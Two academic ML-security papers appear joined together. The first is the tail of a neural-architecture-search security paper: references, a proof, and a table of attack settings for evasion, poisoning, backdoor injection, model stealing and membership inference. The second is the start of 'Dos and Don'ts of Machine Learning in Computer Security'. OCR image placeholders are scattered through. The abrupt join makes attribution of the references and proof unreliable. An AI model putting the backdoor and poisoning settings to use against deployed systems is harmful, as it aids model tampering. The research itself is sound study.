[10] Wuyang Chen, Xinyu Gong, and Zhangyang Wang. Neural Architecture Search on ImageNet in Four {GPU} Hours: A Theoretically Inspired Perspective. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2021.

[11] Xiangning Chen, Ruochen Wang, Minhao Cheng, Xiaocheng Tang, and Cho-Jui Hsieh. DrNAS: Dirichlet Neural Architecture Search. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2021.

[12] Xin Chen, Lingxi Xie, Jun Wu, and Qi Tian. Progressive Differentiable Architecture Search: Bridging the Depth Gap between Search and Evaluation. In *Proceedings of IEEE International Conference on Computer Vision (ICCV)*, 2019.

[13] Christopher A. Choquette-Choo, Florian Tramer, Nicholas Carlini, and Nicolas Papernot. Label-Only Membership Inference Attacks. *ArXiv e-prints*, 2020.

[14] Xiangxiang Chu, Xiaoxing Wang, Bo Zhang, Shun Lu, Xiaolin Wei, and Junchi Yan. DARTS-: Robustly Stepping out of Performance Collapse Without Indicators. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2021.

[15] J. Deng, W. Dong, R. Socher, L. Li, Kai Li, and Li Fei-Fei. ImageNet: A Large-scale Hierarchical Image Database. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2009.

[16] Chaitanya Devaguptapu, Devansh Agarwal, Gaurav Mittal, Pulkit Gopalani, and Vineeth N Balasubramanian. On Adversarial Robustness: A Neural Architecture Search perspective. In *RobustML Workshop of International Conference on Learning Representations*, 2021.

[17] Xuanyi Dong and Yi Yang. NAS-Bench-201: Extending the Scope of Reproducible Neural Architecture Search. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2020.

[18] Thomas Elsken, Jan Hendrik Metzen, and Frank Hutter. Neural Architecture Search: A Survey. *Journal of Machine Learning Research*, (20):1–21, 2019.

[19] T. Gehr, M. Mirman, D. Drachsler-Cohen, P. Tsankov, S. Chaudhuri, and M. Vechev. AI2: Safety and Robustness Certification of Neural Networks with Abstract Interpretation. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2018.

[20] Saeed Ghadimi and Guanghui Lan. Stochastic First- and Zeroth-order Methods for Nonconvex Stochastic Programming. *SIAM Journal on Optimization*, 23(4):2341–2368, 2013.

[21] Ian Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and Harnessing Adversarial Examples. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2015.

[22] Ian J. Goodfellow, Oriol Vinyals, and Andrew M. Saxe. Qualitatively Characterizing Neural Network Optimization Problems. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2015.

[23] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Identifying Vulnerabilities in the Machine Learning Model Supply Chain. *ArXiv e-prints*, 2017.

[24] Minghao Guo, Yuzhe Yang, Rui Xu, Ziwei Liu, and Dahua Lin. When NAS Meets Robustness: In Search of Robust Architectures against Adversarial Attacks. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2019.

[25] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Delving Deep into Rectifiers: Surpassing Human-Level Performance on ImageNet Classification. In *Proceedings of IEEE International Conference on Computer Vision (ICCV)*, 2015.

[26] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep Residual Learning for Image Recognition. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2016.

[27] Sanghyun Hong, Michael Davinroy, Yiğitcan Kaya, Dana Dachman-Soled, and Tudor Dumitraş. How to 0wn NAS in Your Spare Time. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2020.

[28] Gao Huang, Zhuang Liu, Laurens van der Maaten, and Kilian Q. Weinberger. Densely Connected Convolutional Networks. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2017.

[29] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box Adversarial Attacks with Limited Queries and Information. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2018.

[30] Yujie Ji, Xinyang Zhang, Shouling Ji, Xiapu Luo, and Ting Wang. Model-Reuse Attacks on Deep Learning Systems. In *Proceedings of ACM SAC Conference on Computer and Communications (CCS)*, 2018.

[31] Rafal Jozefowicz, Wojciech Zaremba, and Ilya Sutskever. An Empirical Exploration of Recurrent Network Architectures. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2015.

[32] Alexander Kolesnikov, Lucas Beyer, Xiaohua Zhai, Joan Puigcerver, Jessica Yung, Sylvain Gelly, and Neil Houlsby. Big Transfer (BiT): General Visual Representation Learning. In *Proceedings of European Conference on Computer Vision (ECCV)*, 2020.

[33] Alex Krizhevsky and Geoffrey Hinton. Learning Multiple Layers of Features from Tiny Images. *Technical report, University of Toronto*, 2009.

[34] Jaehoon Lee, Lechao Xiao, Samuel S. Schoenholz, Yasaman Bahri, Roman Novak, Jascha Sohl-Dickstein, and Jeffrey Pennington. Wide Neural Networks of Any Depth Evolve as Linear Models under Gradient Descent. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2020.

[35] Guohao Li, Guocheng Qian, Itzel C. Delgadillo, Matthias Müller, Ali Thabet, and Bernard Ghanem. SGAS: Sequential Greedy Architecture Search. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2020.

[36] Hao Li, Zheng Xu, Gavin Taylor, Christoph Studer, and Tom Goldstein. Visualizing the Loss Landscape of Neural Nets. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2018.

[37] Ke Li and Jitendra Malik. Learning to Optimize. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2017.

[38] X. Ling, S. Ji, J. Zou, J. Wang, C. Wu, B. Li, and T. Wang. DEEPSEC: A Uniform Platform for Security Analysis of Deep Learning Model. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2019.

[39] Hanxiao Liu, Karen Simonyan, and Yiming Yang. DARTS: Differentiable Architecture Search. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2019.

[40] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning Attack on Neural Networks. In *Proceedings of Network and Distributed System Security Symposium (NDSS)*, 2018.

[41] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu. Towards Deep Learning Models Resistant to Adversarial Attacks. In *Proceedings of the International Conference on Learning Representations (ICLR)*, 2017.

[42] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards Deep Learning Models Resistant to Adversarial Attacks. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[43] Dongyu Meng and Hao Chen. Magnet: A two-pronged defense against adversarial examples. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017.

[44] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff Nets: Stealing Functionality of Black-Box Models. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

[45] Ren Pang, Hua Shen, Xinyang Zhang, Shouling Ji, Yevgeniy Vorobeychik, Xiapu Luo, Alex Liu, and Ting Wang. A Tale of Evil Twins: Adversarial Inputs versus Poisoned Models. In *Proceedings of ACM SAC Conference on Computer and Communications (CCS)*, 2020.

[46] Hieu Pham, Melody Y. Guan, Barret Zoph, Quoc V. Le, and Jeff Dean. Efficient Neural Architecture Search via Parameter Sharing. In *Proceedings of IEEE Conference on Machine Learning (ICML)*, 2018.

[47] Esteban Real, Alok Aggarwal, Yanping Huang, and Quoc V Le. Regularized Evolution for Image Classifier Architecture Search. In *Proceedings of AAAI Conference on Artificial Intelligence (AAAI)*, 2019.

[48] Tim Salimans and Diederik P. Kingma. Weight normalization: A simple reparameterization to accelerate training of deep neural networks. In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2016.

[49] Ali Shafahi, Mahyar Najibi, Amin Ghiasi, Zheng Xu, John Dickerson, Christoph Studer, Larry S. Davis, Gavin Taylor, and Tom Goldstein. Adversarial Training for Free! In *Proceedings of Advances in Neural Information Processing Systems (NeurIPS)*, 2019.

[50] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership Inference Attacks against Machine Learning Models. In *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, 2017.

[51] Yao Shu, Wei Wang, and Shaofeng Cai. Understanding Architectures Learnt by Cell-based Neural Architecture Search. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2020.

[52] Karen Simonyan and Andrew Zisserman. Very Deep Convolutional Networks for Large-Scale Image Recognition. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2014.

[53] F. Tramèr, A. Kurakin, N. Papernot, I. Goodfellow, D. Boneh, and P. McDaniel. Ensemble Adversarial Training: Attacks and Defenses. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2018.

[54] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing Machine Learning Models via Prediction APIs. In *Proceedings of USENIX Security Symposium (SEC)*, 2016.

[55] Ruochen Wang, Minhao Cheng, Xiangning Chen, Xiaocheng Tang, and Cho-Jui Hsieh. Rethinking Architecture Selection in Differentiable NAS. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2021.

[56] Dongxian Wu, Yisen Wang, Shu-Tao Xia, James Bailey, and Xingjun Ma. Skip Connections Matter: On the Transferability of Adversarial Examples Generated with ResNets. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2020.

[57] Saining Xie, Ross Girshick, Piotr Dollár, Zhuowen Tu, and Kaiming He. Aggregated Residual Transformations for Deep Neural Networks. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2017.

[58] Sirui Xie, Hehui Zheng, Chunxiao Liu, and Liang Lin. SNAS: Stochastic Neural Architecture Search. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2019.

[59] Yuhui Xu, Lingxi Xie, Xiaopeng Zhang, Xin Chen, Guo-Jun Qi, Qi Tian, and Hongkai Xiong. PC-DARTS: Partial Channel Connections for Memory-Efficient Architecture Search. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2020.

[60] Fisher Yu, Dequan Wang, Evan Shelhamer, and Trevor Darrell. Deep Layer Aggregation. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

[61] Sergey Zagoruyko and Nikos Komodakis. Wide Residual Networks. In *Proceedings of British Machine Vision Conference (BMVC)*, 2016.

[62] Arber Zela, Thomas Elsken, Tonmoy Saikia, Yassine Marrakchi, Thomas Brox, and Frank Hutter. Understanding and Robustifying Differentiable Architecture Search. In *Proceedings of International Conference on Learning Representations (ICLR)*, 2020.

[63] Zhao Zhong, Junjie Yan, Wei Wu, Jing Shao, and Cheng-Lin Liu. Practical Block-wise Neural Network Architecture Generation. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

[64] Barret Zoph, Vijay Vasudevan, Jonathon Shlens, and Quoc V. Le. Learning Transferable Architectures for Scalable Image Recognition. In *Proceedings of IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

A Proofs

Proof. (Theorem 1) Without loss of generality, we assume the loss function $\mathcal{L}$ is computed over a single input-label pair:

$$\mathcal{L}(x;\theta) = \ell(f(x;\theta),y) \tag{19}$$

We split the model f into its first layer and the remaining layers (with parameters $\bar{\theta}$). Typically, the first layer (without the non-linear activation) can be modeled as a linear function $Ax+b$ (*e.g.*, fully-connected or convolutional layer). We thus rewrite $\mathcal{L}$ as a composite function: $\mathcal{L}(x;\theta) = \bar{\mathcal{L}}(Ax+b;\bar{\theta})$, where $\bar{\mathcal{L}}$ (parameterized by $\bar{\theta}$) is $\mathcal{L}$ excluding f's first layer.

According to the assumption that $\mathcal{L}(x;\theta)$ has L-Lipschitz continuous gradient with respect to θ, with $\bar{\theta}$ and A fixed,

$$\|\nabla_b \bar{\mathcal{L}}(Ax+b)\| = \|\nabla \bar{\mathcal{L}}\| \leq L \tag{20}$$

Thus, the gradient of $\mathcal{L}$ with respect to x is also bounded:

$$\|\nabla_x \bar{\mathcal{L}}(Ax+b)\| = \|A^\intercal \nabla \bar{\mathcal{L}}\| \leq \|A^\intercal\| \|\nabla \bar{\mathcal{L}}\| \leq L\|A^\intercal\| \tag{21}$$

With weight normalization, $\forall i \sum_j A_{ij} = 0$, $\sum_j A_{ij}^2 = 1$. Applying the Chebyshev's inequality, we bound $\|A^\intercal\|_1$ as:

$$\|A^\intercal\|_1 = \|A\|_\infty = \max_{1\leq i\leq n} \sum_j |A_{ij}| \leq \max_{1\leq i\leq n} \sqrt{\frac{\sum_j A_{ij}^2}{n}} = \frac{1}{\sqrt{n}} \tag{22}$$

where n is the number of rows of A (*i.e.*, the input dimensionality). Putting everything together,

$$\|\nabla_x \mathcal{L}(x;\theta)\|_1 \leq \frac{L}{\sqrt{n}} \tag{23}$$

Therefore, $\mathcal{L}(x;\theta)$ has $\frac{L}{\sqrt{n}}$-Lipschitz continuous gradient with respect to input x.

□

B Parameter Setting

Table 5 summarizes the default parameter setting in § 3.

Type	Parameter	Setting
Training	Optimizer	SGD
	Initial learning rate	0.025
	LR scheduler	Cosine annealing
	Gradient clipping threshold	5.0
	Training epochs	600
	Batch size	96
Adversarial Evasion	Perturbation threshold	$\epsilon = 8/255$
	Learning rate	$\alpha = 2/255$
	Maximum iterations (M)	3
	Maximum iterations (L)	7
	Number of random restarts	5
Model Poisoning	Training epochs	50
Backdoor Injection	Pre-processing layer	Penultimate
	Number of target neurons	2
	Pre-processing optimizer	PGD
	Pre-processing learning rate	0.015
	Pre-processing iterations	20
	Trigger size	3×3
	Trigger transparency	0.7
Functionality Stealing	Sampling strategy	Adaptive
	Training epochs	50
	Reward type	All
Membership Inference	ℓ_p-norm	2
	Maximum iterations	50
	Maximum evaluation	2,500
	Initial evaluation	100
	Initial size	100
Adversarial Training	Perturbation threshold	$\epsilon = 8/255$
	Learning rate	$\alpha = 2/255$
	Perturbation iterations	7

Table 5. Default parameter setting used in § 3 (M - most likely case; L - least likely case).

Dos and Don'ts of Machine Learning in Computer Security

Daniel Arp*, Erwin Quiring†, Feargus Pendlebury‡§, Alexander Warnecke†, Fabio Pierazzi‡,
Christian Wressnegger¶, Lorenzo Cavallaro‖, Konrad Rieck†

*Technische Universität Berlin
†Technische Universität Braunschweig
‡King's College London, ‖University College London
§Royal Holloway, University of London and The Alan Turing Institute
¶KASTEL Security Research Labs and Karlsruhe Institute of Technology

Abstract

With the growing processing power of computing systems and the increasing availability of massive datasets, machine learning algorithms have led to major breakthroughs in many different areas. This development has influenced computer security, spawning a series of work on learning-based security systems, such as for malware detection, vulnerability discovery, and binary code analysis. Despite great potential, machine learning in security is prone to subtle pitfalls that undermine its performance and render learning-based systems potentially unsuitable for security tasks and practical deployment.

In this paper, we look at this problem with critical eyes. First, we identify common pitfalls in the design, implementation, and evaluation of learning-based security systems. We conduct a study of 30 papers from top-tier security conferences within the past 10 years, confirming that these pitfalls are widespread in the current security literature. In an empirical analysis, we further demonstrate how individual pitfalls can lead to unrealistic performance and interpretations, obstructing the understanding of the security problem at hand. As a remedy, we propose actionable recommendations to support researchers in avoiding or mitigating the pitfalls where possible. Furthermore, we identify open problems when applying machine learning in security and provide directions for further research.

1 Introduction

No day goes by without reading machine learning success stories. The widespread access to specialized computational resources and large datasets, along with novel concepts and architectures for deep learning, have paved the way for machine learning breakthroughs in several areas, such as the translation of natural languages [13, 31, 125] and the recognition of image content [62, 78, 117]. This development has naturally influenced security research: although mostly confined to specific applications in the past [53, 54, 132], machine learning has now become one of the key enablers to studying and addressing security-relevant problems at large in several application domains, including intrusion detection [43, 93], malware analysis [69, 88], vulnerability discovery [83, 142], and binary code analysis [42, 114, 140].

Machine learning, however, has no clairvoyant abilities and requires reasoning about statistical properties of data across a fairly delicate workflow: incorrect assumptions and experimental biases may cast doubts on this process to the extent that it becomes unclear whether we can trust scientific discoveries made using learning algorithms at all [56]. Attempts to identify such challenges and limitations in specific security domains, such as network intrusion detection, started two decades ago [11, 119, 126] and were extended more recently to other domains, such as malware analysis and website fingerprinting [3, 72, 104, 112]. Orthogonal to this line of work, however, we argue that there exist *generic pitfalls* related to machine learning that affect all security domains and have received little attention so far.

These pitfalls can lead to over-optimistic results and, even worse, affect the entire machine learning workflow, weakening assumptions, conclusions, and lessons learned. As a consequence, a false sense of achievement is felt that hinders the adoption of research advances in academia and industry. A sound scientific methodology is fundamental to support intuitions and draw conclusions. We argue that this need is especially relevant in security, where processes are often undermined by adversaries that actively aim to bypass analysis and break systems.

In this paper, we identify ten common—yet subtle—pitfalls that pose a threat to validity and hinder interpretation of research results. To support this claim, we analyze the prevalence of these pitfalls in 30 top-tier security papers from the past decade that rely on machine learning for tackling different problems. To our surprise, each paper suffers from at least three pitfalls; even worse, several pitfalls affect most of the papers, which shows how endemic and subtle the problem is. Although the pitfalls are widespread, it is perhaps more important to understand the extent to which they weaken results and lead to over-optimistic conclusions. To this end,




Figure 1: Common pitfalls of machine learning in computer security.

we perform an impact analysis of the pitfalls in four different security fields. The findings support our premise echoing the broader concerns of the community.

In summary, we make the following contributions:

1. **Pitfall Identification.** We identify ten pitfalls as *don'ts* of machine learning in security and propose *dos* as actionable recommendations to support researchers in avoiding the pitfalls where possible. Furthermore, we identify open problems that cannot be mitigated easily and require further research effort (§2).
2. **Prevalence Analysis.** We analyze the prevalence of the identified pitfalls in 30 representative top-tier security papers published in the past decade. Additionally, we perform a broad survey in which we obtain and evaluate the feedback of the authors of these papers regarding the identified pitfalls (§3).
3. **Impact Analysis.** In four different security domains, we experimentally analyze the extent to which such pitfalls introduce experimental bias, and how we can effectively overcome these problems by applying the proposed recommendations (§4).

Remark. This work should not be interpreted as a finger-pointing exercise. On the contrary, it is a reflective effort that shows how subtle pitfalls can have a negative impact on progress of security research, and how we—as a community—can mitigate them adequately.

2 Pitfalls in Machine Learning

Despite its great success, the application of machine learning in practice is often non-trivial and prone to several pitfalls, ranging from obvious flaws to minor blemishes. Overlooking these issues may result in experimental bias or incorrect conclusions, especially in computer security. In this section, we present ten common pitfalls that occur frequently in security research. Although some of these pitfalls may seem obvious at first glance, they are rooted in subtle deficiencies that are widespread in security research—even in papers presented at top conferences (see §3 and §4).

We group these pitfalls with respect to the stages of a typical machine learning workflow, as depicted in Figure 1. For each pitfall, we provide a short description, discuss its impact on the security domain, and present recommendations. Moreover, a colored bar depicts the proportion of papers in our analysis that suffer from the pitfall, with warmer colors indicating the presence of the pitfall (see Figure 3).

2.1 Data Collection and Labeling

The design and development of learning-based systems usually starts with the acquisition of a representative dataset. It is clear that conducting experiments using unrealistic data leads to the misestimation of an approach's capabilities. The following two pitfalls frequently induce this problem and thus require special attention when developing learning-based systems in computer security.

P1 – Sampling Bias. The collected data does not sufficiently represent the true data distribution of the underlying security problem [1, 30, 33].




Description. With a few rare exceptions, researchers develop learning-based approaches without exact knowledge of the true underlying distribution of the input space. Instead, they need to rely on a dataset containing a fixed number of samples that aim to resemble the actual distribution. While it is inevitable that some bias exists in most cases, understanding the specific bias inherent to a particular problem is crucial to limiting its impact in practice. Drawing meaningful conclusions from the training data becomes challenging, if the data does not effectively represent the input space or even follows a different distribution.

Security implications. Sampling bias is highly relevant to security, as the acquisition of data is particularly challenging and often requires using multiple sources of varying quality. As an example, for the collection of suitable datasets for Android malware detection only a few public sources exist from which to obtain such data [6, 134]. As a result, it is common practice to rely on synthetic data or to combine data from different sources, both of which can introduce bias as we demonstrate in §4 with examples on state-of-the-art methods for intrusion and malware detection.

Recommendations. In many security applications, sampling from the true distribution is extremely difficult and sometimes even impossible. Consequently, this bias can often only be mitigated but not entirely removed. In §4, we show that, in some cases, a reasonable strategy is to construct different estimates of the true distribution and analyze them individually. Further strategies include the extension of the dataset with synthetic data [e.g., 28, 60, 137] or the use of transfer learning [see 99, 135, 145, 147]. However, the mixing of data from incompatible sources should be avoided, as it is a common cause of additional bias. In any case, limitations of the used dataset should be openly discussed, allowing other researchers to better understand the security implications of potential sampling bias.

P2 – Label Inaccuracy. The ground-truth labels required for classification tasks are inaccurate, unstable, or erroneous, affecting the overall performance of a learning-based system [85, 144].



Description. Many learning-based security systems are built for classification tasks. To train these systems, a ground-truth label is required for each observation. Unfortunately, this labeling is rarely perfect and researchers must account for uncertainty and noise to prevent their models from suffering from inherent bias.

Security implications. For many relevant security problems, such as detecting network attacks or malware, reliable labels are typically not available, resulting in a chicken-and-egg problem. As a remedy, researchers often resort to heuristics, such as using external sources that do not provide a reliable ground-truth. For example, services like *VirusTotal* are commonly used for acquiring label information for malware but these are not always consistent [144]. Additionally, changes in adversary behavior may alter the ratio between different classes over time [3, 92, 144], introducing a bias known as *label shift* [85]. A system that cannot adapt to these changes will experience performance decay once deployed.

Recommendations. Generally, labels should be verified whenever possible, for instance, by manually investigating false positives or a random sample [e.g., 122]. If *noisy labels* cannot be ruled out, their impact on the learning model can be reduced by (i) using robust models or loss functions, (ii) actively modeling label noise in the learning process, or (iii) cleansing noisy labels in the training data [see 55, 67, 84]. To demonstrate the applicability of such approaches, we empirically apply a cleansing approach in Appendix A. Note that instances with uncertain labels must not be removed from the test data. This represents a variation of sampling bias (P1) and data snooping (P3), a pitfall we discuss in detail in §2.2. Furthermore, as labels may change over time, it is necessary to take precautions against *label shift* [85], such as by delaying labeling until a stable ground-truth is available [see 144].

2.2 System Design and Learning

Once enough data has been collected, a learning-based security system can be trained. This process ranges from data preprocessing to extracting meaningful features and building an effective learning model. Unfortunately, flaws and weak spots can be introduced at each of these steps.

P3 – Data Snooping. A learning model is trained with data that is typically not available in practice. Data snooping can occur in many ways, some of which are very subtle and hard to identify [1].



Description. It is common practice to split collected data into separate training and test sets prior to generating a learning model. Although splitting the data seems straightforward, there are many subtle ways in which test data or other background information that is not usually available can affect the training process, leading to data snooping. While a detailed list of data snooping examples is provided in the appendix (see Table 8), we broadly distinguish between three types of data snooping: *test*, *temporal*, and *selective snooping*.


Test snooping occurs when the test set is used for experiments before the final evaluation. This includes preparatory work to identify useful features, parameters, and learning algorithms. Temporal snooping occurs if time dependencies within the data are ignored. This is a common pitfall, as the underlying distributions in many security-related problems are under continuous change [e.g., 87, 104]. Finally, selective snooping describes the cleansing of data based on information not available in practice. An example is the removal of outliers based on statistics of the complete dataset (i.e., training and test) that are usually not available at training time.

Security implications. In security, data distributions are often non-stationary and continuously changing due to new attacks or technologies. Because of this, snooping on data from the future or from external data sources is a prevalent pitfall that leads to over-optimistic results. For instance, several researchers have identified temporal snooping in learning-based malware detection systems [e.g., 4, 8, 104]. In all these cases, the capabilities of the methods are overestimated due to mixing samples from past and present. Similarly, there are incidents of test and selective snooping in security research that lead to unintentionally biased results (see §3).

Recommendations. While it seems obvious that training, validation, and test data should be strictly separated, this data isolation is often unintentionally violated during the preprocessing stages. For example, we observe that it is a common mistake to compute tf-idf weights or neural embeddings over the entire dataset (see §3). To avoid this problem, test data should be split early during data collection and stored separately until the final evaluation. Furthermore, temporal dependencies within the data should be considered when creating

the dataset splits [4, 87, 104]. Other types of data snooping, however, are challenging to address. For instance, as the characteristics of publicly available datasets are increasingly exposed, methods developed using this data implicitly leverage knowledge from the test data [see 1, 90]. Consequently, experiments on well-known datasets should be complemented with experiments on more recent data from the considered application domain.

P4 – Spurious Correlations. Artifacts unrelated to the security problem create shortcut patterns for separating classes. Consequently, the learning model adapts to these artifacts instead of solving the actual task.



Description. Spurious correlations result from artifacts that correlate with the task to solve but are not actually related to it, leading to false associations. Consider the example of a network intrusion detection system, where a large fraction of the attacks in the dataset originate from a certain network region. The model may learn to detect a specific IP range instead of generic attack patterns. Note that while sampling bias is a common reason for spurious correlations, these can also result from other factors, as we discuss in more detail in Appendix A.

Security implications. Machine learning is typically applied as a black box in security. As a result, spurious correlations often remain unidentified. These correlations pose a problem once results are interpreted and used for drawing general conclusions. Without knowledge of spurious correlations, there is a high risk of overestimating the capabilities of an approach and misjudging its practical limitations. As an example, §4.2 reports our analysis on a vulnerability discovery system indicating the presence of notable spurious correlations in the underlying data.

Recommendations. To gain a better view of the capabilities of a learning-based systems, we generally recommend applying explanation techniques for machine learning [see 59, 79, 133]. Despite some limitations [e.g., 66, 75, 127], these techniques can reveal spurious correlations and allow a practitioner to assess their impact on the system's capabilities. As an example, we show for different security-related problems how explainable learning can help to identify this issue in §4. Note that spurious correlations in one setting may be considered a valid signal in another, depending on the objective of the learning-based system. Consequently, we recommend clearly defining this objective in advance and validating whether correlations learned by the system comply with this goal. For example, a robust malware detection system should pick up features related to malicious activity rather than other unrelated information present in the data.

P5 – Biased Parameter Selection. The final parameters of a learning-based method are not entirely fixed at training time. Instead, they indirectly depend on the test set.



Description. Throughout the learning procedure, it is common practice to generate different models by varying hyperparameters. The best-performing model is picked and its performance on the test set is presented. While this setup is generally sound, it can still suffer from a biased parameter selection. For example, over-optimistic results can be easily produced by tuning hyperparameters or calibrating thresholds on the test data instead of the training data.

Security implications. A security system whose parameters have not been fully calibrated at training time can perform very differently in a realistic setting. While the detection threshold for a network intrusion detection system may be chosen using a ROC curve obtained on the test set, it can be hard to select the same operational point in practice due the diversity of real-world traffic [119]. This may lead to decreased performance of the system in comparison to the original experimental setting. Note that this pitfall is related to data snooping (P3), but should be considered explicitly as it can easily lead to inflated results.

Recommendations. This pitfall constitutes a special case of data snooping and thus the same countermeasures apply. However, in practice fixing a biased parameter selection can often be easily achieved by using a separate *validation set* for model selection and parameter tuning. In contrast to general data snooping, which is often challenging to mitigate, strict data isolation is already sufficient to rule out problems when determining hyperparameters and thresholds.

2.3 Performance Evaluation

The next stage in a typical machine-learning workflow is the evaluation of the system's performance. In the following, we show how different pitfalls can lead to unfair comparisons and biased results in the evaluation of such systems.

P6 – Inappropriate Baseline. The evaluation is conducted without, or with limited, baseline methods. As a result, it is impossible to demonstrate improvements against the state of the art and other security mechanisms.



Description. To show to what extent a novel method improves the state of the art, it is vital to compare it with previously proposed methods. When choosing baselines, it is important to remember that there exists no universal learning algorithm that outperforms all other approaches in general [136]. Consequently, providing only results for the proposed approach or a comparison with mostly identical learning models, does not give enough context to assess its impact.




Figure 2: ROC and precision-recall curve as two performance measures for the same scores, created on an artificial dataset with an imbalanced class ratio. Only the precision-recall curve conveys the true performance.

Security implications. An overly complex learning method increases the chances of overfitting, and also the runtime overhead, the attack surface, and the time and costs for deployment. To show that machine learning techniques provide significant improvements compared to traditional methods, it is thus essential to compare these systems side by side.

Recommendations. Instead of focusing solely on complex models for comparison, simple models should also be considered throughout the evaluation. These methods are easier to explain, less computationally demanding, and have proven to be effective and scalable in practice. In §4, we demonstrate how using well-understood, simple models as a baseline can expose unnecessarily complex learning models. Similarly, we show that automated machine learning *(AutoML)* frameworks [e.g., 48, 70] can help finding proper baselines. While these automated methods can certainly not replace experienced data analysts, they can be used to set the lower bar the proposed approach should aim for. Finally, it is critical to check whether non-learning approaches are also suitable for the application scenario. For example, for intrusion and malware detection, there exist a wide range of methods using other detection strategies [e.g., 45, 102, 111].

P7 – Inappropriate Performance Measures. The chosen performance measures do not account for the constraints of the application scenario, such as imbalanced data or the need to keep a low false-positive rate.




Description. A wide range of performance measures are available and not all of them are suitable in the context of security. For example, when evaluating a detection system, it is typically insufficient to report just a single performance value, such as the accuracy, because true-positive and false-positive decisions are not observable. However, even more advanced measures, such as ROC curves, may obscure experimental results in some application settings. Figure 2 shows an ROC curve and a precision-recall curve on an imbalanced dataset (class ratio 1:100). Given the ROC curve alone, the performance appears excellent, yet the low precision reveals the true performance of the classifier, which would be impractical for many security applications.

Furthermore, various security-related problems deal with more than two classes, requiring *multi-class metrics*. This setting can introduce further subtle pitfalls. Common strategies, such as *macro-averaging* or *micro-averaging* are known to overestimate and underestimate small classes [51].

Security implications. Inappropriate performance measures are a long-standing problem in security research, particularly in detection tasks. While true and false positives, for instance, provide a more detailed picture of a system's performance, they can also disguise the actual precision when the prevalence of attacks is low.

